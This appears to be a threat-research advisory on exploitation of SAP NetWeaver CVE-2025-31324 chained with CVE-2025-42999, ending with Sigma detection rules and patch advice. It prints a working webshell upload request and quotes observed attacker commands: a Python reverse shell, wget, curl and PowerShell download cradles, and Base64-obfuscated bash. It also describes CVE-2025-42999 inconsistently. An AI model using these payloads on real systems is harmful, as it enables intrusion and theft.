
On April 24, 2025, SAP issued an out-of-band security advisory for CVE-2025-31324, a perfect 10.0 CVSS vulnerability affecting SAP NetWeaver’s Visual Composer Framework. The flaw was simple, devastating, and actively exploited in the wild before disclosure. Within hours, every threat actor with a pulse was kicking down doors that had been left wide open since at least January 2025. However, the real “kill shot” for most enterprises came from the synergy between this flaw and its silent partner, CVE-2025-42999. While the former opened the door, the latter allowed attackers to move the furniture.
Here’s the thing about Visual Composer: it’s a legacy component that shipped with NetWeaver to let business analysts build apps without writing code. SAP deprecated it in 2015, but it’s still widely deployed because enterprise software has a half-life longer than uranium-238.
By chaining these two vulnerabilities, threat actors weren’t just glancing at sensitive data; they were achieving permanent Remote Code Execution (RCE) at the OS level. They were essentially “changing the locks” on the SAP kernel, ensuring that even if the initial entry point was closed, their presence remained embedded deep within the enterprise’s most critical systems.
The Vulnerability(s)
The Entry (CVE-2025-31324): A missing authorization check in the Metadata Uploader servlet provided the initial foothold. It allowed unauthenticated attackers to upload arbitrary file, but usually only into restricted, temporary directories that were wiped upon service restarts.
The Anchor (CVE-2025-42999): To achieve true persistence, attackers chained this with CVE-2025-42999, a path traversal vulnerability. By manipulating the file path during the upload process, they could break out of the temporary sandbox and drop webshells directly into the core SAP Java deployment folders.
The Technical Breakdown of the Chain
Public exploits for CVE-2025-31324 started circulating within 48 hours of disclosure. By August 2025, a chained exploit combining CVE-2025-31324 and CVE-2025-42999 appeared on Telegram, courtesy of the “Scattered Lapsus$ Hunters” group.
Here’s how the attack unfolds:
Stage 1: Initial Access (CVE-2025-31324)
The attacker sends a multipart POST request to the vulnerable endpoint:
POST /developmentserver/metadatauploader HTTP/1.1
Host: vulnerable-sap-server.com
Content-Type: multipart/form-data; boundary=----exploit
------exploit
Content-Disposition: form-data; name="file"; filename="helper.jsp"
Content-Type: application/octet-stream
<%@ page import="java.io.*" %>
<%
  String cmd = request.getParameter("cmd");
  Process p = Runtime.getRuntime().exec(cmd);
  InputStream in = p.getInputStream();
  BufferedReader br = new BufferedReader(new InputStreamReader(in));
  String line;
  while ((line = br.readLine()) != null) {
    out.println(line + "<br>");
  }
%>
------exploit--
The servlet accepts the payload and writes it to:
/usr/sap/<SID>/J<instance>/j2ee/cluster/apps/sap.com/irj/servlet_jsp/irj/root/helper.jsp
Stage 2: Code Execution
Early attacker webshells we’re merely plaintext:
GET /irj/servlet/prt/portal/prtroot/helper.jsp?cmd=id HTTP/1.1
Host: vulnerable-sap-server.com
Response:
uid=1001(sidadm) gid=1001(sapsys) groups=1001(sapsys)
Game over. Full admin access achieved.
During the maturation of the exploitation, there was a shift from plain-text command parameters; to AES-encrypted JSP webshells
These shells did not accept a ?cmd= parameter. Instead, they listened for a POST request where the entire payload was an AES-encrypted blob. The key would often be hardcoded into the JSP or derived from a specific Cookie header.
Stage 3: Deserialization (CVE-2025-42999)
For attackers who want to avoid leaving JSP artifacts on disk, CVE-2025-42999 provides an alternative. By crafting a serialized Java object with malicious gadgets, attackers can achieve direct command execution through deserialization, no webshell required. This makes forensic analysis significantly harder because there’s no file to find.
The chained exploit uses CVE-2025-31324 to gain initial access, then leverages CVE-2025-42999 to execute commands in-memory through deserialization. The result is full system compromise with minimal forensic footprint.
Why It Matters
SAP NetWeaver sits at the heart of enterprise resource planning (ERP) systems managing payroll, supply chains, financial transactions, and HR data. Compromising a NetWeaver instance isn’t just a security incident, it’s a business-ending event. And because these systems are often on-prem with patch cycles measured in quarters, the window of exposure was enormous.
Impacted Versions and Patch Status
Affected Systems
All SAP NetWeaver AS Java 7.xx versions with the Visual Composer Framework (VCFRAMEWORK.SCA) installed are vulnerable. This includes all service packs (SPS) for NetWeaver 7.xx.
SAP’s non-public guidance recommends checking if your system is affected by navigating to http://host:port/nwa/sysinfo and searching for the software component VISUAL COMPOSER FRAMEWORK (VCFRAMEWORK.SCA). If it’s present, you’re vulnerable. If you get no results, the component isn’t installed, but don’t get too comfortable, because plenty of systems have it and never realized.
Patch Information
Initial Patch (April 24, 2025):
SAP Security Note 3594142 addresses the missing authorization check that enables unrestricted file uploads.
Follow-Up Patch (May 13, 2025):
SAP Security Note 3604119 patches CVE-2025-42999, a related deserialization vulnerability in Visual Composer that attackers were chaining with CVE-2025-31324. The second patch changes how Visual Composer processes certain files and removes the Java deserialization flaw that underpinned both vulnerabilities.
Critical Detail: Even if you patched CVE-2025-31324 in April, you’re not safe without the May patch. Attackers figured out how to chain these two vulnerabilities together, achieving what’s essentially “living off the land” execution, webshell-less command execution with full admin privileges.
Exploitation Analysis
What Was Observed
Between January and August 2025, multiple research teams documented exploitation in the wild. Here’s what the activity looked like:
Webshell Deployment Patterns
Attackers deployed JSP webshells with varying filenames:
helper.jsp(most common, publicly documented)cache.jsp(second most common)- Random 8-character names:
cglswdjp.jsp,ijoatvey.jsp,ylgxcsem.jsp - Hidden files:
.webhelper.jsp
Many of these shells originated from public GitHub repositories, attackers didn’t even bother writing custom code. They just grabbed working templates and modified the filenames.
Post-Exploitation Tactics on Linux
Once inside, attackers moved quickly. Here’s a sampling of observed commands in the wild investigations:
Reverse Shells:
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((5.161.153[.]112,8443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
File Manipulation:
mv ../apps/sap.com/irj/servlet_jsp/irj/root/helper.jsp ../apps/sap.com/irj/servlet_jsp/irj/root/usage.jsp
This renames the webshell to evade detection after helper.jsp became a known IOC.
Tool Downloads:
wget http[:]//brandnav-cms-storage.s3.amazonaws[.]com:80/ZGHU5tVaLk -O /tmp/1
curl -o /tmp/1 http[:]//abode-dashboard-media.s3.ap-south-1.amazonaws[.]com/BCYVrrHX
curl -O https[:]//ocr-freespace.oss-cn-beijing.aliyuncs[.]com/2025/config.sh
These commands pulled down additional malware from cloud storage (AWS S3, Aliyun OSS), including:
- GOREVERSE: A reverse SSH framework for persistent remote access
- Supershell: An open-source remote shell tool
- XMRig: Cryptocurrency mining malware
- KrustyLoader: Advanced malware loader
Base64 Obfuscation: To evade casual process monitoring, attackers Base64-encoded their commands:
bash -c {echo,d2dldCBodHRw...}|{base64,-d}|{bash,-i}
Decoded:
wget http[:]//abode-dashboard-media.s3.ap-south-1.amazonaws.com/BCYVrrHX -O /tmp/1 || curl -o /tmp/1 http://abode-dashboard-media.s3.ap-south-1.amazonaws.com/BCYVrrHX
Post-Exploitation Tactics on Windows
Windows exploitation followed similar patterns but leveraged native tooling:
PowerShell Downloads:
powershell Invoke-WebRequest -Uri "http[:]//65.49.235[.]210/download/2.jpg" -OutFile "cmake.exe"
powershell curl -o "C:\users\public\ansgdhs.bat" http[:]//101.32.26[.]154/rymhNszS/ansgdhs.bat
powershell IEX(New-Object Net.WebClient).DownloadString('https[:]//d-69b.pages[.]dev/sshb64.ps1')
Brute Ratel Deployment:
In multiple incidents, attackers uploaded C# code via the webshell, then compiled it using MSBuild:
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe C:\ProgramData\output.txt
The compiled payload retrieved Brute Ratel from external servers. Brute Ratel is a commercial C2 framework marketed to red teams but frequently abused by actual threat actors. It supports:
- Encrypted C2 channels
- Custom payload generation to bypass AV/EDR
- Post-exploitation tools (credential dumping, lateral movement, persistence)
Heaven’s Gate Technique:
Attackers used the Heaven’s Gate technique to transition from 32-bit to 64-bit execution, bypassing security controls monitoring specific architectures. The telltale sign is the NtSetContextThread API call manipulating thread execution contexts.
Reverse SSH SOCKS Proxy:
One particularly sophisticated attack deployed a reverse SSH proxy via PowerShell:
powershell IEX(New-Object Net.WebClient).DownloadString('https[:]//d-69b.pages[.]dev/sshb64.ps1')
This script:
- Retrieved the system’s domain name and username
- Killed existing SSH processes
- Downloaded OpenSSH binaries from GitHub
- Generated SSH keys and uploaded the private key to
45.76.93[.]60 - Established a remote tunnel to the C2 server
Result: persistent, encrypted access tunneling through SSH, difficult to detect without deep packet inspection.
Reconnaissance Commands
Standard post-exploitation recon commands observed across incidents:
cat /etc/hosts
cat /etc/resolv.conf
cat ~/.bash_history
cat /etc/issue
crontab -l
ps -ef
df -a
last -n 30
netstat -tenp
nltest /domain
uname -a
ls /mnt
ls /var
ls /opt
Nothing fancy, just efficient enumeration to understand the environment and identify pivot points.
Considerations and Limitations
Attack Surface Reality
Visual Composer isn’t installed by default, but it’s present in a significant number of NetWeaver deployments because it was a core component for years. Organizations that deployed NetWeaver before 2015 likely have it enabled, and many never bothered to disable it post-deprecation.
The /developmentserver/ endpoint is intended for internal development use, but in practice, many organizations exposed their NetWeaver instances directly to the internet without proper network segmentation. Shodan searches in late April 2025 revealed thousands of exposed SAP systems, many still unpatched.
Detection Challenges
Traditional signature-based detection struggles here for several reasons:
- Legitimate Functionality: The vulnerable endpoint is a real, intended feature of Visual Composer. Normal metadata uploads look structurally similar to malicious ones.
- Webshell Variability: Attackers used dozens of different filenames and slightly modified JSP code. Signature-based webshell detection catches the obvious ones (
helper.jsp,cache.jsp) but misses randomized names. - Living Off the Land: When attackers chain CVE-2025-42999 for deserialization-based execution, there’s no file artifact to detect, commands execute entirely in memory.
- Legitimate Tools: Attackers used
curl,wget, PowerShell’sInvoke-WebRequest, and MSBuild, all legitimate utilities present in normal environments.
Why Behavior Matters
This is where detection logic earns its keep. Instead of looking for specific filenames or signatures, effective detection focuses on behaviors that shouldn’t happen:
- JSP files being written to servlet directories by non-admin processes
- Reverse shell connections from SAP Java processes
- Base64-decoded commands spawning from bash
- MSBuild compiling code in unusual directories (
C:\ProgramData) - Python spawning network sockets from SAP process trees
These behaviors are inherently suspicious regardless of the exploit used.
Detection and Hunting
Opportunities
Here are some SigmaHQ alert logic rules for higher fidelity malicious behaviors:
1. File Write to Web Root
Logic:
logsource:
    category: file_event
selection:
    TargetFilename|contains: 'servlet_jsp/irj/root/'
    TargetFilename|endswith: '.jsp'
condition: selection
2. SAP Processes Anomalies
Logic:
logsource:
    category: process_creation
    product: windows
selection:
    ParentImage|endswith:
        - '\jstart.exe'
        - '\jcontrol.exe'
    Image|endswith:
        - '\cmd.exe'
        - '\powershell.exe'
        - '\bash'
        - '\sh'
        - '\python.exe'
condition: selection
3. Metadata Uploader Network Hook
Logic:
logsource:
    category: webserver
selection:
    cs-method: 'POST'
    cs-uri-query|contains: '/developmentserver/metadatauploader'
    Content-Type|contains: 'multipart/form-data'
condition: selection
4. Obfuscated Command Execution
Logic:
logsource:
    category: process_creation
    product: windows
selection:
    Image|endswith:
        - '\cmd.exe'
        - '\powershell.exe'
        - '\bash'
    CommandLine|contains:
        - 'base64'
        - 'FromBase64String'
    CommandLine|contains:
        - '-d'
        - '-decode'
condition: selection
5. Post-Exploitation Tooling
Logic:
logsource:
    category: process_creation
    product: windows
selection:
    Image|endswith:
        - '\curl.exe'
        - '\wget.exe'
        - '\MSBuild.exe'
    CommandLine|contains:
        - '/tmp'
        - 'C:\Temp'
        - 'C:\ProgramData'
condition: selection
6. SAP Outbound Anomaly
Logic:
logsource:
    category: network_connection
selection:
    Image|endswith:
        - '\jstart.exe'
        - '\msg_server.exe'
        - '\sapstartsrv.exe'
    DestinationPort: # Consider modifying this to be more inclusive
        - 8443
        - 4444
        - 4545
        - 3232
    Initiated: 'true'
filter_legitimate_ips:
    DestinationIp|startswith:
        - '10.'
        - '192.168.'
        - '172.16.'
condition: selection and not filter_legitimate_ips
7. Encrypted Webshell POST
Logic:
logsource:
    category: webserver
selection:
    cs-method: 'POST'
    cs-uri-query|endswith: '.jsp'
    Content-Type: 'application/octet-stream'
    # High entropy (>7.5) indicates encrypted/compressed binary data
    body_entropy|gt: 7.5
condition: selection
Closing Assessment
CVE-2025-31324 is a textbook example of how a single missing authorization check in legacy code can create enterprise-scale carnage. Visual Composer was deprecated in 2015, but ten years later, it’s still deployed in thousands of SAP NetWeaver instances worldwide, a perfect storm of forgotten attack surface and critical business infrastructure.
The vulnerability’s active exploitation timeline tells the story:
- January 2025: Early probing activity detected
- March 2025: Full-scale exploitation begins, chained with CVE-2025-42999
- April 22, 2025: ReliaQuest publicly discloses investigation findings
- April 24, 2025: SAP issues emergency patch (CVE-2025-31324)
- May 13, 2025: SAP patches follow-up deserialization flaw (CVE-2025-42999)
- August 2025: Public exploit released on Telegram
The attackers had a three-month head start before the first patch dropped. Even after patching, organizations that only applied the April update remained vulnerable to deserialization attacks until May. And based on Shodan telemetry, dozens of exposed systems still haven’t patched as of late 2025.
Threat Actor Attribution
Multiple groups exploited this vulnerability:
- Initial Access Brokers: Opportunistic mass scanning and webshell deployment for resale
- China-nexus APT groups (Earth Lamia): Targeted exploitation of government and enterprise systems
- Ransomware operators: BianLian and RansomEXX leveraged the flaw for enterprise extortion
- Cryptominers: XMRig deployments for low-effort monetization
The speed at which exploitation ramped up, from sophisticated APT actors to script kiddies, demonstrates how quickly critical vulnerabilities commoditize. The public release of chained exploits in August essentially handed remote code execution capabilities to anyone with basic network access to a vulnerable SAP server.
Final Thoughts
CVE-2025-31324 wasn’t sophisticated. It was a missing if (authenticated) { allow(); } check in a deprecated upload handler. But simplicity doesn’t mean low impact, this vulnerability compromised government agencies, financial institutions, healthcare providers, and manufacturing companies. The adversaries moved fast, chained vulnerabilities together, and adapted their tactics as defenders caught up.
The window between disclosure and widespread exploitation is shrinking. For critical infrastructure vulnerabilities like this, that window is measured in hours, not days. If your patch management process can’t accommodate emergency deployments, it’s time to rethink your operational security model.
SAP customers: Patch both CVE-2025-31324 and CVE-2025-42999. Hunt for webshells. Review your exposure. And if Visual Composer is still enabled in your environment, ask yourself why.
References
- EclecticIQ
- Onapsis Research Labs
- ReliaQuest: Threat Spotlight - ReliaQuest Uncovers Vulnerability Behind SAP NetWeaver Compromise
- Red Canary: Critical vulnerability in SAP NetWeaver enables malicious file uploads
- Unit 42: Threat Brief: CVE-2025-31324
- Rapid7: Active Exploitation of SAP NetWeaver Visual Composer CVE-2025-31324